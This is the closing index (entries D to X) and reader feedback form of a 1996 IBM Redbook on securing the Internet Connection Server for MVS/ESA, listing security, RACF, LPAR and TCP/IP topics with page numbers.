dangerous TCP/IP applications 16
Data Encryption Standard 138
data security monitor (DSMON) 115
data unload utility 117
database unload utility 163
debugging procedure 98
debugging tools 95, 97
dedicated MVS system 13
default configuration file 40, 145
default permissions 69
default surrogate user ID 34, 46
defining superusers 54
defining where the documents are 151
DefProt 36
DefProt directive 35
DELETE 147
DeleteMask 36, 147, 149
demilitarized zone 17, 19
denial of service attacks 5
Department of Defense Trusted Computer System 12
DES 138
DES-CBC 138
device candidate list 126
DFSORT - ICETOOL 99, 117, 158, 165
diagnosis 95
DIRACC 112
directives 31, 34, 35, 145
DIRSRCH 112
Disable 36
display permissions 68
DMZ 17, 19
DNS 179
DNS-Lookup 36
DNS-Lookup directive 149
DPL 83
DSMON 115
dynamic I/O configuration 126, 128, 130, 131
dynamic I/O configuration, 122

E

eavesdropping 5
editing the configuration file 40
effective GID 50, 57
effective UID 50, 57
EMIF 122
EMIF channels 126
EMIF-capable processors 121
EMPLOYEE 74
Enable 36
Enable directive 95
ErrorLog 36, 97, 101, 109, 119
ESCON Multiple Image Facility 122
eval command 78
eval shell command 78
evaluation and certification scheme 125
Evaluation Criteria, DoD 5200.28-STD. 12
evaluation report 125
EXCI 83
Exec 36
Exec directive 151
exec() Perl library call 78
expanded storage 126

EXTERNAL 74
external security manager 33, 34, 46

F

Fail 36
Fail directive 151
fault isolation and repair processes 133
field-level access for the OMVS segment 52
file access permission bits 66
file permissions 103
file security packet 66, 109
filter rules 18
finger 179
firewall 12, 13
firewalls 16, 17
forms 8, 9, 77
FSOBJ 112
FSP 66, 109
FSSEC 112
FTP 179

G

GET 147
GETMask 36, 95, 147, 149
GID 49
GIF file 7
giving a group access to OpenEdition MVS 51
giving a user access to OpenEdition MVS 51
global performance data control authority 124
Graphical Interchange Format file 7
group name 149
GroupFile 36
GRPLIST parameter 50

H

H parameter 130
handling the cryptographic keys 3
hardcopy log 109
Hardware Configuration Definition 131
hardware system console 125
hashing functions 138
HCD 125, 131
HEAD 147
HFS 66, 70
hierarchical file system 66, 70
home directory 52
HOME field 52
htadm command 46
HTML 7
HTTP 7
HTTP methods 147
hypermedia links 7
hypertext links 77
Hypertext Markup Language 7
Hypertext Transfer Protocol 7

I

I/O configuration 126
I/O configuration control authority 124
I/O configuration control option 131
I/O Configuration Program 129
I/O device candidate list 126
I/O device reports 130
I/O resource sharing 122
I/O security configuration 126
I/O security considerations 126
I/O sharing 126
IANA 178
ICETOOL 117, 158, 165
ICHRIN03 55, 72
ICMP 178
identification 31
identity change 58, 72, 146
IFASMFDP 157
impersonate another user 43
implementation scenarios 20
IMWEB 71
IMWEBSRV 40, 55, 72
Input/Ouput Configuration Program 130
Input/Output configuration data set 129
Input/Output Configuration Program 122
integrated sockets support 24
integrity 2, 137
intercepting the user ID and password 44
INTERNAL 64, 74
Internet Assigned Numbers Authority 178
Internet firewall 12
Internet layers 173
Internetwork layer 174
INTERPRET command 78
Intranet 20
intruder 44
IOC option 131
IOCDS 122, 124, 126
IOCDS source statements 129
IOCDSM frame 130
IOCP 122, 129
IODEVICE statement 126, 129
IP addressing 174
IP datagram 174
IP gateway 176
IP routing 174
IP subnet 176
IRRADU00 99, 117, 157
IRRDBU00 163
ishell 70
ISO option 131
isolate option 131
isolated LPAR 13
ISOLATED partition 128
isolation 124
ISPF interface 70
IT Security Evaluation and Certification Scheme 125

ITSEC 125

J
Java 77

K
key certificates 3

L
list files and directories 68
list OpenEdition information 50
list the file permissions 103
list the superusers 163
list-of-group checking 50
listen() 178
LISTGROUP 50
listing the OMVS segment 51
LISTUSER 50
LOCKLP command 125
LOGFRAME service language command 125
logical network security 15
logical partition 121
logical partition characteristics 121
logical partition cross partition list definition 131
logical partition highlights 121
logical partition isolation 124
logical partition security characteristics 123
LPAR Input/Output configuration 130
LPAR mode 129
LPCHNI frame 133
LPCPLD 131
LPCTL frame 122
LPDEF frame 122
LPSEC frame 122, 128, 131
LPSEC IOC parameter 130
ls -l 68
ls -l command 103
ls -W 68

M
maintenance 133
managing user identities and authorizations 55
Map 36
Map directive 151
mapping directives 153
mapping rules 47, 151
Mask 36
Mask sub-directive 39, 149
Mask sub-directives 147
masquerade 16
masquerading 44
MD2 and MD5 140
message 200 102
message 401 45, 47, 102
message 403 96, 102
Message Digest 140
mkdir 52
modify OpenEdition information 50
multithreaded 63
MVS console log 97, 98, 109
MVS operator console 126

N
NCS 178
Network Computing System 178
network connection 13
Network File System 21
network security 15
network security elements 15
NFS 179
non-repudiation 2
non-shared DASD 13
NOPADCHK 60
NOTPART parameter 126
NSF 21
NSF client 21
NSF security 21
NSF server 21

O
OMVS command 70
OMVS group ID 49
OMVS segment 49, 52
OMVS user ID 49
OpenEdition MVS 70
operational considerations 128
operator console 126
OS/390 Internet BonusPak security considerations 6
overview of TCP/IP 173

P
packet filtering 18
PADCHK 60
page management 21
PARTITION parameter 126, 129
Pass 36
Pass directive 95, 151
passive attacks 5
PasswdFile 36
PasswdFile sub-directive 46, 95, 147
password file 33, 46
password prompt 147
password protection 33
password rules 44
password viewing 44
password-based system 44
PATH parameter 129
PCDDMP frame 125
PCT 137

performance data control option 131
Perl 77
permission bits 65, 66, 71
permissions 103
physical network security 15
popen() C library call 78
popen() Perl library call 78
POR option 130
port number table 179
ports and sockets 178
POST 147
PostMask 36, 147, 149
power-on reset 130
PR/SM functional characteristics 122
PRF option 131
privacy 2, 137
PRIVATE 64, 74
Private Communication Technology 137
PROCAT 112
PROCESS 112
processing sequence for mapping directives 153
Processor Resource/System Manager 121, 122
PROGRAM class 59, 60, 73
program control 59, 60, 73
Protect 36
Protect directive 35, 95, 146
Protection 36
Protection directive 35, 95, 145
Protection label 35
protection label-name 145
protection scheme 36
protection schemes 31
protection setup 31, 35, 146
proxy server 16, 28
PUBLIC 64, 74
public-key encryption 138, 139
PUT 147
PutMask 36, 147

R

RACF audit classes 112
RACF database unload utility 110, 163
RACF list-of-group checking 50
RACF program control 59, 60
RACF SMF data unload utility 99, 110, 117, 157
RACF STARTED class 55
RACF surrogate support 62
RACF user profile 50
RC2 and RC4 138
read() 178
real GID 57
real UID 57
REC parameter 129
recommendation 127
Recommendations 19, 20, 46, 53, 107
recommended scenarios 20
reconfigurable channel 128
reconfigurable channel paths 122
reconfigurable CHPID 126
reconfiguration 132
reconfiguring the System 132
recovery planning 133
Redirect 36
Redirect directive 151
RELEASE keyword 126
Remote Procedure Call 178
Remote Support Facility 133
request 35
request processing 38
request template 35
request-template 146, 151
Resource Access Control Facility 12, 34
resource protection 34
resource protection through an external security manager 34
RESOURCE statement 129
REXX 77
REXX INTERPRET command 78
rlogin command 16
router 28
RPC 178
RSA algorithm 139
RSA Data Security Inc. 138, 139, 140
RSF 133
rsh command 16

S

S-HTTP 137, 141, 142
SAF 34
sample protection scheme 36
saved GID 57
saved UID 57
scenarios 20
SCS 133
Secure Electronic Payment Protocol 137
secure hash functions 140
Secure Hash Standard 140
Secure Hypertext Transfer Protocol 12, 137
Secure Information Systems Limited 125
secure PR/SM characteristics 125
Secure Sockets Layer 12, 137
Secure Transaction Technology protocol 137
security characteristics of I/O resources 129
security concepts and terms 1
security considerations 6, 43
security credentials 44, 45
security decisions 13
security evaluation and certification scheme 125
security facilities 12
security level C2 12
security logs 109
security mechanisms 3
security objectives 2
security pitfalls 16

security related information 109
security relevant parameters 129
security setup 44
security with UNIX files 65
sending your credentials 44
separate TCP/IP stacks 25
SEPP 137
server 7
server administration 21
server group files 149
ServerId 36
ServerId domain 45
ServerId sub-directive 95, 147
ServerRoot 36
service and maintenance 133
seteuid() 53, 55
SETLP service language 125
SETROPTS AUDIT 112
SETROPTS GRPLIST 50
SETROPTS LOGOPTIONS 112
setting up a trusted configuration 125
setuid() 53, 55
setup parameter 146
shared DASD 13
shared EMIF channels 126
SHARED parameter 126, 129
sharing central and expanded storage 126
SHEN 137
SHS 140
SHTTP 12
Simple Network Management Protocol 178
Single Channel Service 133
single hardware system console 125
single threaded 63
SMF 109
SMF data unload utility 117, 157
SMF records 97, 99
SMTP 179
SNMP 178
social engineering attacks 5
socket() 178
source-address filtering 43
SPECIAL 74
spoof an IP address 16
spoofing 5
SSL 12, 137, 141
SSL Handshake Protocol 141
SSL Record Protocol 141
staging area 21
STARTED class 55, 72
stateless HTTP protocol 44
stateless protocol 7
Sticky Bit 60, 73
STT 137
sub-directives 31, 145
superuser 34, 49, 163
superusers 50, 53, 54
SURROGAT class 74
SURROGATE class 62
surrogate support 47, 48, 62, 73, 74, 145, 146
surrogate support by daemons 63
surrogate user ID 34, 46, 62, 145
symmetric-key encryption 138
System Authorization Facility 34
system log 109
system management facility 109
system() C library call 78
system() Perl library call 78

T

TCP 178
TCP/IP 173
TCP/IP security 16
TCP/IP services 21
TCP/IP stacks 25
Telnet 179
TFTP 178
tips 107
tools for the auditor 110
Trace 97
trace output 103
transport layer 178
triple-DES 138
Trivial File Transfert Protocol 178
trusted configuration 125
trusted load module 47
TSO OSHELL command 103
TSO segment 71
two separate TCP/IP stacks 25
two-way traffic 8, 9
type of request 147
types of attack 5

U

UDP 178
UID 49
UID(0) 34, 50, 54
umask 69
Uniform Resource Locator 7, 35
UNIX permission bits 65
UNIX security 48
UNIX security basics 49
UNIX shell 70
UNIX-level security 53
UNLOCKLP command 125
URL 7, 35
URL-request-template 146, 151
use of the eval command 78
user authentication 43, 47
user ID for the daemon 71
user name 149
user name and password protection 33
user profile 50

Userid 36
Userid directive 95, 145
using the Configuration and Administration Forms 41

V

VARYCP OFF command 133
VIEW LOG key 125
vulnerabilities: 11

W

Web browser 45
Web characteristics 7
Web page management 21
Web server administration 21
Web server daemon 47
WEBADM 41, 64, 71
WEBSRV 55, 71, 74
WHEN(PROGRAM) 60, 73
which requests are acceptable 31
World Wide Web characteristics 7
write-protected IOCDSs 130
write() 178
writing CGI scripts 13, 78

X

XLP option 131

ITSO Redbook Evaluation

International Technical Support Organization
How to Secure
the Internet Connection Server for MVS/ESA
June 1996

Publication No. SG24-4803-01

Your feedback is very important to help us maintain the quality of ITSO redbooks. **Please fill out this questionnaire and return it using one of the following methods:**

- Mail it to the address on the back (postage paid in U.S. only)
- Give it to an IBM marketing representative for mailing
- Fax it to: Your International Access Code + 1 914 432 8246
- Send a note to REDBOOK@VNET.IBM.COM

Please rate on a scale of 1 to 5 the subjects below.
(1 = very good, 2 = good, 3 = average, 4 = poor, 5 = very poor)

Overall Satisfaction ____

Organization of the book	____	Grammar/punctuation/spelling	____
Accuracy of the information	____	Ease of reading and understanding	____
Relevance of the information	____	Ease of finding information	____
Completeness of the information	____	Level of technical detail	____
Value of illustrations	____	Print quality	____

Please answer the following questions:

a) Are you an employee of IBM or its subsidiaries: Yes____ No____

b) Do you work in the USA? Yes____ No____

c) Was this redbook published in time for your needs? Yes____ No____

d) Did this redbook meet your needs? Yes____ No____

If no, please explain:

What other topics would you like to see in this redbook?

What other redbooks would you like to see published?

Comments/Suggestions: **(THANK YOU FOR YOUR FEEDBACK!)**

Name

Address

Company or Organization

Phone No.

ITSO Redbook Evaluation
SG24-4803-01

Cut or Fold
Along Line

Fold and Tape | **Please do not staple** | Fold and Tape

NO POSTAGE
NECESSARY
IF MAILED IN THE
UNITED STATES

BUSINESS REPLY MAIL

FIRST-CLASS MAIL PERMIT NO. 40 ARMONK, NEW YORK

POSTAGE WILL BE PAID BY ADDRESSEE

IBM International Technical Support Organization
Mail Station P099
522 SOUTH ROAD
POUGHKEEPSIE NY
USA 12601-5400

Fold and Tape | **Please do not staple** | Fold and Tape

Cut or Fold
Along Line

Printed in U.S.A.

SG24-4803-01